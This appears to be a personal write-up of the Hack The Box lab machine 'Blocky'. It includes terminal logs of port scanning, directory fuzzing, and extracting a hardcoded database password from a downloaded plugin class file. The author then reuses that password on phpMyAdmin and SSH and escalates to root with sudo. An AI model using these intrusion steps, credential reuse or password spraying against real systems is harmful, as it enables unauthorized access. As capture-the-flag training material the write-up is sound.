Blocky (HTB)

ip of the machine :- 10.129.6.133

```
r/current Wed Oct 02 2024 10:51 am (4.102s)
ping 10.129.6.133 -c 5

PING 10.129.6.133 (10.129.6.133) 56(84) bytes of data.
64 bytes from 10.129.6.133: icmp_seq=1 ttl=63 time=77.1 ms
64 bytes from 10.129.6.133: icmp_seq=2 ttl=63 time=77.4 ms
64 bytes from 10.129.6.133: icmp_seq=3 ttl=63 time=79.1 ms
64 bytes from 10.129.6.133: icmp_seq=4 ttl=63 time=86.2 ms
64 bytes from 10.129.6.133: icmp_seq=5 ttl=63 time=81.3 ms

--- 10.129.6.133 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 77.131/80.226/86.203/3.340 ms
```

machine is on!!!

```
~/current Wed Oct 02 2024 10:52 am (19.753s)
nmap -p- --min-rate=10000 10.129.6.133
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-02 10:52 IST
Nmap scan report for blocky.htb (10.129.6.133)
Host is up (0.081s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT
         STATE SERVICE
21/tcp
                ftp
       open
22/tcp
       open
                ssh
80/tcp
       open
               http
8192/tcp closed sophos
25565/tcp open minecraft
Nmap done: 1 IP address (1 host up) scanned in 19.73 seconds
```

Got some open ports, got a different port this time... Minecraft.

```
~/current Wed Oct 02 2024 10:53 am (3m 50.67s)
nmap -p 21,22,80,25565 -sC -A -Pn -n 10.129.6.133
Starting Nmap 7.95 (https://nmap.org) at 2024-10-02 10:53 IST
Nmap scan report for 10.129.6.133
Host is up (0.079s latency).
PORT
          STATE SERVICE
                          VERSION
21/tcp
          open ftp?
                          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
22/tcp
          open ssh
| ssh-hostkey:
    2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
    256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
   256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp
          open http
                         Apache httpd 2.4.18
|_http-title: Did not follow redirect to http://blocky.htb
|_http-server-header: Apache/2.4.18 (Ubuntu)
25565/tcp open minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 230.64 seconds
```


Found versions of the services running on the ports except FTP which i am expecting to be either ProFTPd or vsftpd, it can be only one of them as they are the extremely common FTP services that can be run on port 21.

```
~/current Wed Oct 02 2024 11:00 am (0.015s)
cat /etc/hosts


# Static table lookup for hostnames.
# See hosts(5) for details.

10.129.6.133 blocky.htb
```

Add ip with domain name in /etc/hosts file to access the website.



Seems like the developers are working on their own minecraft web server that's why port 25565 port which is the default port for minecraft server.



Found a blog post and seems that website is running on wordpress.

JULY 2, 2017 BY NOTCH


Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don't expect too much right now!


Clicked on blog post and found the author name "notch" which is a possible username.

```
~/current Wed Oct 02 2024 11:06 am (11.597s)
ffuf -u http://blocky.htb/FUZZ -w /usr/share/dirb/wordlists/common.txt -t 50
       v2.1.0-dev
 :: Method
                    : GET
 :: URL
                   : http://blocky.htb/FUZZ
 :: Wordlist
                   : FUZZ: /usr/share/dirb/wordlists/common.txt
 :: Follow redirects : false
 :: Calibration
                    : false
 :: Timeout
                    : 10
                    : 50
 :: Threads
 :: Matcher
                     : Response status: 200-299,301,302,307,401,403,405,500
                        [Status: 403, Size: 289, Words: 22, Lines: 12, Duration: 78ms]
.hta
                        [Status: 403, Size: 294, Words: 22, Lines: 12, Duration: 81ms]
.htpasswd
                        [Status: 200, Size: 52227, Words: 3306, Lines: 314, Duration: 113ms]
.htaccess
                        [Status: 403, Size: 294, Words: 22, Lines: 12, Duration: 2605ms]
                        [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 101ms]
index.php
                        [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 78ms]
javascript
                        [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 76ms]
phpmyadmin
                        [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 77ms]
plugins
                        [Status: 403, Size: 298, Words: 22, Lines: 12, Duration: 92ms]
server-status
                        [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 80ms]
wiki
wp-admin
                        [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 78ms]
                        [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 78ms]
wp-content
                        [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 77ms]
wp-includes
xmlrpc.php
                        [Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 94ms]
:: Progress: [4614/4614] :: Job [1/1] :: 649 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```


Found some possible directories. Let's explore them.




found a phpmyadmin login page...



let's try some default credentials.



it didn't work, let's move to next directory.



Found two jar files in /plugins/ directory and downloaded them, let's see what they contain.

downloaded the .jar files and extracted them using "jar xf" command.

```
~/current/com/myfirstplugin Wed Oct
ls
BlockyCore.class

~/current/com (0.011s)
cd myfirstplugin/

~/current/com Wed Oct 02 2024 11:14
ls
myfirstplugin

~/current Wed Oct 02 2024 11:11 am
cd com
```

in com directory and further sub directory found a .class file.


```
~/current/com/myfirstplugin (0.011s)
cat BlockyCore.class
♦4-com/myfirstplugin/BlockyCorejava/lang/ObjectsqlHostLjava/lang/String;sqlUsersqlPass<init>()VCode
        localhost
                       root
                               8YsqfCTnvxAUeduzjNSXe22
                                                        LineNumberTableLocalVariableTablethisLcom/myf
onServerStartockyCore;
             onServerStop
                         onPlayerJoi"TODO get usernam$!Welcome to the BlockyCraft!!!!!!
δ
   sendMessage'(Ljava/lang/String;Ljava/lang/String;)usernamemessage
SourceFileBlockyCore.java!
0*
        *!#%
```

Viewed it's contents a bit gibberish though but found something under root....

(8YsqfCTnvxAUeduzjNSXe22)


Free Password Hash Cracker Enter up to 20 non-salted hashes, one per line: 8YsqfCTnvxAUeduzjNSXe22 I'm not a robot reCAPTCHA Privacy - Terms Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults Result Hash Type 8YsqfCTnvxAUeduzjNSXe22 Unrecognized hash format. Unknown Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

It's not a hash so possibly a password i guess...



- Contribute
 Get support
 List of changes
- used the password with root and was able to get through phpmyadmin. (root:8YsqfCTnvxAUeduzjNSXe22)

So in wordpress database and further wp-users table, got a password hash for user Notch.



Let's try to crack the hash.

400 phpass, WordPress (MD5), Joomla (MD5) \$P\$984478476IagS59wHZvyQMArzfx58u.

Also found hash type, let's crack it.

Was unable to crack the password through hashcat maybe the password is too strong so hashcat cannot crack it from rockyou. But the only password

i have found is of root user of myphpadmin. Let's perform password spraying.

```
~/current/com/myfirstplugin Wed Oct 02 2024 11:40 am (17.263s)
ssh root@10.129.6.133
root@10.129.6.133's password:
Permission denied, please try again.
root@10.129.6.133's password:
Permission denied, please try again.
root@10.129.6.133's password:
root@10.129.6.133's password:
root@10.129.6.133: Permission denied (publickey,password).
```

So directly tried to login through ssh and failed now let's try to login through ssh as user "notch".

```
notch@Blocky:~ (0.104s)

Notch@Blocky:~ (0.104s)

Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.
```

logged in....

```
notch@Blocky ~ Wed Oct 02 2024 11:41 am

notch@Blocky ~ Wed Oct 02 2024 11:41 am (0.099s)

ls

minecraft user.txt
```

got our first flag....

```
notch@Blocky ~ Wed Oct 02 2024 11:42 am (14.875s)
sudo -l
[sudo] password for notch:
Sorry, try again.
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL: ALL) ALL
```

User "notch" can run all the commands as root user.....

```
notch@Blocky ~ Wed Oct 02 2024 11:43 am
sudo /bin/bash

root@Blocky:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Blocky:~# cd /root
root@Blocky:/root# ls
root.txt
root@Blocky:/root# |
```

So started a bash shell as root user and got the last flag.....